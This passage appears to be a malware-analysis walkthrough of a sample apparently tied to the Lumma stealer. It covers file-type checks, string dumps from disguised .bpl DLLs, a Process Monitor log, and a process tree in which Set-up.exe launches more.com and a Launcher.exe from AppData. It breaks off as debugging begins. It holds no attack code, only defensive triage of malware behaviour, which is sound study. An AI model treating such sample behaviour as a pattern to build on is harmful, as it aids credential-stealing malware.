
Apart from *set-up.exe*, we do not find any executable in the directory but after we check the file type of every file we can see that most of the files with *.bpl* extension are executable.



```
C:\Users\PMAT\Desktop\lumma\malt>file madbasic_.bpl
madbasic_.bpl: PE32 executable (DLL) (GUI) Intel 80386, for MS Windows

FLARE-VM Sat 09/28/2024  4:26:50.94
C:\Users\PMAT\Desktop\lumma\malt>file maddisAsm_.bpl
maddisAsm_.bpl: PE32 executable (DLL) (GUI) Intel 80386, for MS Windows

FLARE-VM Sat 09/28/2024  4:26:56.74
C:\Users\PMAT\Desktop\lumma\malt>file madexcept_.bpl
madexcept_.bpl: PE32 executable (DLL) (GUI) Intel 80386, for MS Windows

FLARE-VM Sat 09/28/2024  4:27:05.33
C:\Users\PMAT\Desktop\lumma\malt>file ovqjav
ovqjav: data

FLARE-VM Sat 09/28/2024  4:27:12.44
C:\Users\PMAT\Desktop\lumma\malt>file resources.pak
resources.pak: data

FLARE-VM Sat 09/28/2024  4:27:43.19
C:\Users\PMAT\Desktop\lumma\malt>file rtl120.bpl
rtl120.bpl: PE32 executable (DLL) (GUI) Intel 80386, for MS Windows

FLARE-VM Sat 09/28/2024  4:30:11.33
C:\Users\PMAT\Desktop\lumma\malt>file ulq
ulq: data

FLARE-VM Sat 09/28/2024  4:30:17.29
C:\Users\PMAT\Desktop\lumma\malt>file vcl120.bpl
vcl120.bpl: PE32 executable (DLL) (GUI) Intel 80386, for MS Windows

FLARE-VM Sat 09/28/2024  4:30:25.63
C:\Users\PMAT\Desktop\lumma\malt>
```


We ran floss on *madbasic_.bpl*, *maddisAsm_.bpl*, *madexcept_.bpl* and *Set-up.exe*,

The strings inside *madbasic_.bpl* seems pretty interesting they include text like Encrypt, Decrypt, Encode, and Decode.




```
@Madcrypt@Decode$qqrpvi
@Madcrypt@Decode$qqrx27System@%AnsiStringT$us$i0$%
@Madcrypt@DecodeA
@Madcrypt@DecodeW$qqrpvi
@Madcrypt@DecodeW$qqrx27System@%AnsiStringT$us$i0$%
@Madcrypt@Decrypt$qqrpvuix27System@%AnsiStringT$us$i0$%j
@Madcrypt@Decrypt$qqrr20System@UnicodeStringx27System@%AnsiStringT$us$i0$%j
@Madcrypt@Decrypt$qqrr27System@%AnsiStringT$us$i0$%x27System@%AnsiStringT$us$i0$%j
@Madcrypt@DecryptA
@Madcrypt@DecryptW
@Madcrypt@Encode$qqrpvi
@Madcrypt@Encode$qqrx20System@UnicodeString
@Madcrypt@Encode$qqrx27System@%AnsiStringT$us$i0$%
@Madcrypt@EncodeA
@Madcrypt@EncodeW
@Madcrypt@Encrypt$qqrpvuix27System@%AnsiStringT$us$i0$%j
@Madcrypt@Encrypt$qqrr20System@UnicodeStringx27System@%AnsiStringT$us$i0$%j
@Madcrypt@Encrypt$qqrr27System@%AnsiStringT$us$i0$%x27System@%AnsiStringT$us$i0$%j
@Madcrypt@EncryptA
@Madcrypt@EncryptW
@Madcrypt@Finalization$qqrv
@Madcrypt@OldDecrypt$qqrpvuix27System@%AnsiStringT$us$i0$%
@Madcrypt@OldDecrypt$qqrr27System@%AnsiStringT$us$i0$%x27System@%AnsiStringT$us$i0$%
@Madcrypt@OldEncrypt$qqrpvuix27System@%AnsiStringT$us$i0$%
@Madcrypt@OldEncrypt$qqrr27System@%AnsiStringT$us$i0$%x27System@%AnsiStringT$us$i0$%
@Madcrypt@initialization$qqrv
@Madgraphics@AlphaBlend$qqrp16Graphics@TBitmapt1t1ui
@Madgraphics@AlphaBlend$qqrp16Graphics@TBitmapt1uit1ii
@Madgraphics@Draw$qqrp16Graphics@TBitmapt1t1iiii24Madgraphics@TGrayPercentui27Madgraphics@TStretchQuality
@Madgraphics@Draw$qqruiuip16Graphics@TBitmapiiii24Madgraphics@TGrayPercentui27Madgraphics@TStretchQuality
```

The file *maddisAsm_.bpl* has a reference to the previous file *madbasic_.bpl*.




```
FreeLibrary
madBasic_.bpl
@Madtools@initialization$qqrv
@Madtools@Finalization$qqrv
@Madtools@GetImageProcName$qqruipvo
@Madtools@GetImageProcAddress$qqruix27System@%AnsiStringT$us$i0$%o
@Madtools@GetSizeOfImage$qqrp17_IMAGE_NT_HEADERS
@Madtools@GetImageNtHeaders$qqrui
@Madtools@FindModule$qqrpvruir27System@%AnsiStringT$us$i0$%
@Madtools@FindModuleA
madBasic_.bpl
@Madstrings@initialization$qqrv
@Madstrings@Finalization$qqrv
@Madstrings@AnsiToWideEx$qqrx27System@%AnsiStringT$us$i0$%o
@Madstrings@DecryptStr$qqrx27System@%AnsiStringT$us$i0$%
@Madstrings@IntToHexExA$qqrjic
@Madstrings@IntToHexExA$qqruiic
@Madstrings@IntToStrExA$qqrjic
@Madstrings@IntToStrExA$qqruiic
@Madstrings@IntToHexExA$qqriic
@Madstrings@IntToStrExA$qqriic
@Madstrings@CNtDll
@Madstrings@ErrorCodeToStrA
@Madstrings@SubStrA
@Madstrings@SubStrCountA
@Madstrings@FillStrA
@Madstrings@PosStrA
@Madstrings@ReplaceStrA
madDisAsm_.bpl
@$xp$23Maddisasm@TFunctionInfo
@$xp$27Maddisasm@_TFunctionInfo@_1
```

The file *madexcept_.bpl* contains text like HTTP account, password, SMTP account, password, etc.



```
SendInBackgr
UploadViaHttp
HttpServer
HttpSsl
HttpPort
HttpAccount
HttpPassword
FogBugz
BugZilla
Mantis
BugTrAccount
BugTrPassword
BugTrProject
BugTrArea
BugTrAssignTo
MailAsSmtpServer
MailAsSmtpClient
SmtpServer
SmtpSsl
SmtpTls
SmtpPort
SmtpAccount
SmtpPassword
MailViaMapi
MailViaMailto
MailAddr
AttachBugRep
AttachBugRepFile
DelBugRepFile
BugRepSendAs
bugreport.mbr
```


At last, the *Set-up.exe* contains text like sending mail, sending attachments, etc.



```
Preparing attachments...\tMxLookMsg
Searching for mail server...
ConnMsg
Connecting to server...
SendMailMsg
Sending mail...
FieldMsg
Setting fields...
SendAttMsg
Sending attachments...
SendFinalMsg
Finalizing...
SendFailMsg
Sorry, sending the bug report didn't work.
TPF0
TMEContactForm
ContactForm
Message
Contact Information
MinWidth
OnAction
madExcept.HandleContactForm
Timer
\tINVButton
ContinueBtn
Caption
Continue
Enabled\t
NoOwnerDraw
```

Let’s do a dynamic analysis to get more insight.

After we execute the file we use **procom** to get the activity performed by *Set-up.exe* file.




Time of Day	Process Name	PID	Operation	Path	Result	Detail
6:07:04.7827169 AM	Set-up.exe	2996	Process Start		SUCCESS	Parent PID: 2420, C...
6:07:04.7827323 AM	Set-up.exe	2996	Thread Create		SUCCESS	Thread ID: 2488
6:07:04.7960660 AM	Set-up.exe	2996	Load Image	C:\Users\PMAT\Desktop\lumma\malt\Set-up.exe	SUCCESS	Image Base: 0x400...
6:07:04.7960812 AM	Set-up.exe	2996	Load Image	C:\Windows\System32\ntdll.dll	SUCCESS	Image Base: 0x7ff8...
6:07:04.7960954 AM	Set-up.exe	2996	Load Image	C:\Windows\SysWOW64\ntdll.dll	SUCCESS	Image Base: 0x779...
6:07:04.7961611 AM	Set-up.exe	2996	CreateFile	C:\Windows\Prefetch\SET-UP.EXE-E8DE5029.pf	NAME NOT FOUND	Desired Access: G...
6:07:04.7964544 AM	Set-up.exe	2996	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager	REPARSE	Desired Access: Q...
6:07:04.7964644 AM	Set-up.exe	2996	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS	Desired Access: Q...
6:07:04.7964743 AM	Set-up.exe	2996	RegQueryValue	HKLM\System\CurrentControlSet\Control\Session Manager\RaiseExceptionOnPossibleDeadlock	NAME NOT FOUND	Length: 80
6:07:04.7964834 AM	Set-up.exe	2996	RegCloseKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS	
6:07:04.7964946 AM	Set-up.exe	2996	RegOpenKey	HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Segment Heap	REPARSE	Desired Access: Q...
6:07:04.7965023 AM	Set-up.exe	2996	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager\Segment Heap	NAME NOT FOUND	Desired Access: Q...
6:07:04.7965323 AM	Set-up.exe	2996	RegOpenKey	HKLM\SYSTEM\CurrentControlSet\Control\Session Manager	REPARSE	Desired Access: Q...
6:07:04.7965388 AM	Set-up.exe	2996	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS	Desired Access: Q...
6:07:04.7965452 AM	Set-up.exe	2996	RegQueryValue	HKLM\System\CurrentControlSet\Control\Session Manager\ResourcePolicies	NAME NOT FOUND	Length: 24
6:07:04.7965521 AM	Set-up.exe	2996	RegCloseKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS	
6:07:04.7969133 AM	Set-up.exe	2996	CreateFile	C:\Windows	SUCCESS	Desired Access: E...
6:07:04.7969646 AM	Set-up.exe	2996	Load Image	C:\Windows\System32\wow64.dll	SUCCESS	Image Base: 0x7ff8...
6:07:04.7970255 AM	Set-up.exe	2996	Load Image	C:\Windows\System32\wow64win.dll	SUCCESS	Image Base: 0x7ff8...
6:07:04.7973436 AM	Set-up.exe	2996	QueryOpen	C:\Windows\System32\wow64log.dll	NAME NOT FOUND	
6:07:04.7975006 AM	Set-up.exe	2996	CreateFile	C:\Windows	SUCCESS	Desired Access: R...
6:07:04.7975217 AM	Set-up.exe	2996	QueryNameInformationFile	C:\Windows	SUCCESS	Name: \Windows
6:07:04.7975312 AM	Set-up.exe	2996	CloseFile	C:\Windows	SUCCESS	
6:07:04.7975544 AM	Set-up.exe	2996	RegOpenKey	HKLM\Software\Microsoft\Wow64\x86	SUCCESS	Desired Access: R...
6:07:04.7975708 AM	Set-up.exe	2996	RegQueryValue	HKLM\SOFTWARE\Microsoft\Wow64\x86\Set-up.exe	NAME NOT FOUND	Length: 520
6:07:04.7975767 AM	Set-up.exe	2996	RegQueryValue	HKLM\SOFTWARE\Microsoft\Wow64\x86\(Default)	SUCCESS	Type: REG_SZ, Le...
6:07:04.7981507 AM	Set-up.exe	2996	RegCloseKey	HKLM\SOFTWARE\Microsoft\Wow64\x86	SUCCESS	
6:07:04.7982018 AM	Set-up.exe	2996	Load Image	C:\Windows\System32\wow64cpu.dll	SUCCESS	Image Base: 0x779...
6:07:04.7984037 AM	Set-up.exe	2996	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager	REPARSE	Desired Access: Q...
6:07:04.7984147 AM	Set-up.exe	2996	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS	Desired Access: Q...
6:07:04.7984254 AM	Set-up.exe	2996	RegSetInfoKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS	KeySetInformation...
6:07:04.7984329 AM	Set-up.exe	2996	RegQueryValue	HKLM\System\CurrentControlSet\Control\Session Manager\RaiseExceptionOnPossibleDeadlock	NAME NOT FOUND	Length: 80
6:07:04.7984426 AM	Set-up.exe	2996	RegCloseKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS	
6:07:04.7984527 AM	Set-up.exe	2996	RegOpenKey	HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Segment Heap	REPARSE	Desired Access: Q...
6:07:04.7984604 AM	Set-up.exe	2996	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager\Segment Heap	NAME NOT FOUND	Desired Access: Q...
6:07:04.7984924 AM	Set-up.exe	2996	RegOpenKey	HKLM\SYSTEM\CurrentControlSet\Control\Session Manager	REPARSE	Desired Access: Q...
6:07:04.7984992 AM	Set-up.exe	2996	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS	Desired Access: Q...
6:07:04.7985064 AM	Set-up.exe	2996	RegSetInfoKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS	KeySetInformation...
6:07:04.7985115 AM	Set-up.exe	2996	RegQueryValue	HKLM\System\CurrentControlSet\Control\Session Manager\ResourcePolicies	NAME NOT FOUND	Length: 24
6:07:04.7985187 AM	Set-up.exe	2996	RegCloseKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS	

Showing 1,396 of 1,149,760 events (0.12%) Backed by virtual memory


The file did perform a lot of activity but the most interesting are **CreateFile**, **WriteFile**, and **CreateProcess**.

The process tree gave us more insight i.e. the *Set-up.exe* file created a subprocess called *more.com* which executes from the SYSWOW64 folder in turn creating two subprocesses of *conhost.exe* and *Launcher.exe* executing from the AppData folder.



```
Set-up.exe (3968)       IU Service Program  C:\Users\PMAT\Desktop\lumma\malt\Set-up.exe      IObit                        ATLAS-O7P0UPD...  "C:\Users\PMAT\...   9/28/2024 8:12:57 ...  9/28/2024 8:12:58 AM
  more.com (2268)       More Utility        C:\Windows\SysWOW64\more.com                     Microsoft Corporation        ATLAS-O7P0UPD...  C:\Windows\SysW...   9/28/2024 8:12:57 ...  9/28/2024 8:13:18 AM
    Conhost.exe (1720)  Console Window ...  C:\Windows\System32\Conhost.exe                  Microsoft Corporation        ATLAS-O7P0UPD...  \??\C:\Windows\sy... 9/28/2024 8:12:57 ...  n/a
    Launcher.exe (3788) Python              C:\Users\PMAT\AppData\Local\Temp\Launcher.exe    Python Software Foundation   ATLAS-O7P0UPD...  C:\Users\PMAT\A...   9/28/2024 8:13:11 ...  n/a
```

We use x32Dbg for debugging the *Set-up.exe* file. We set the following breakpoints which we got from the file activity in procmon.



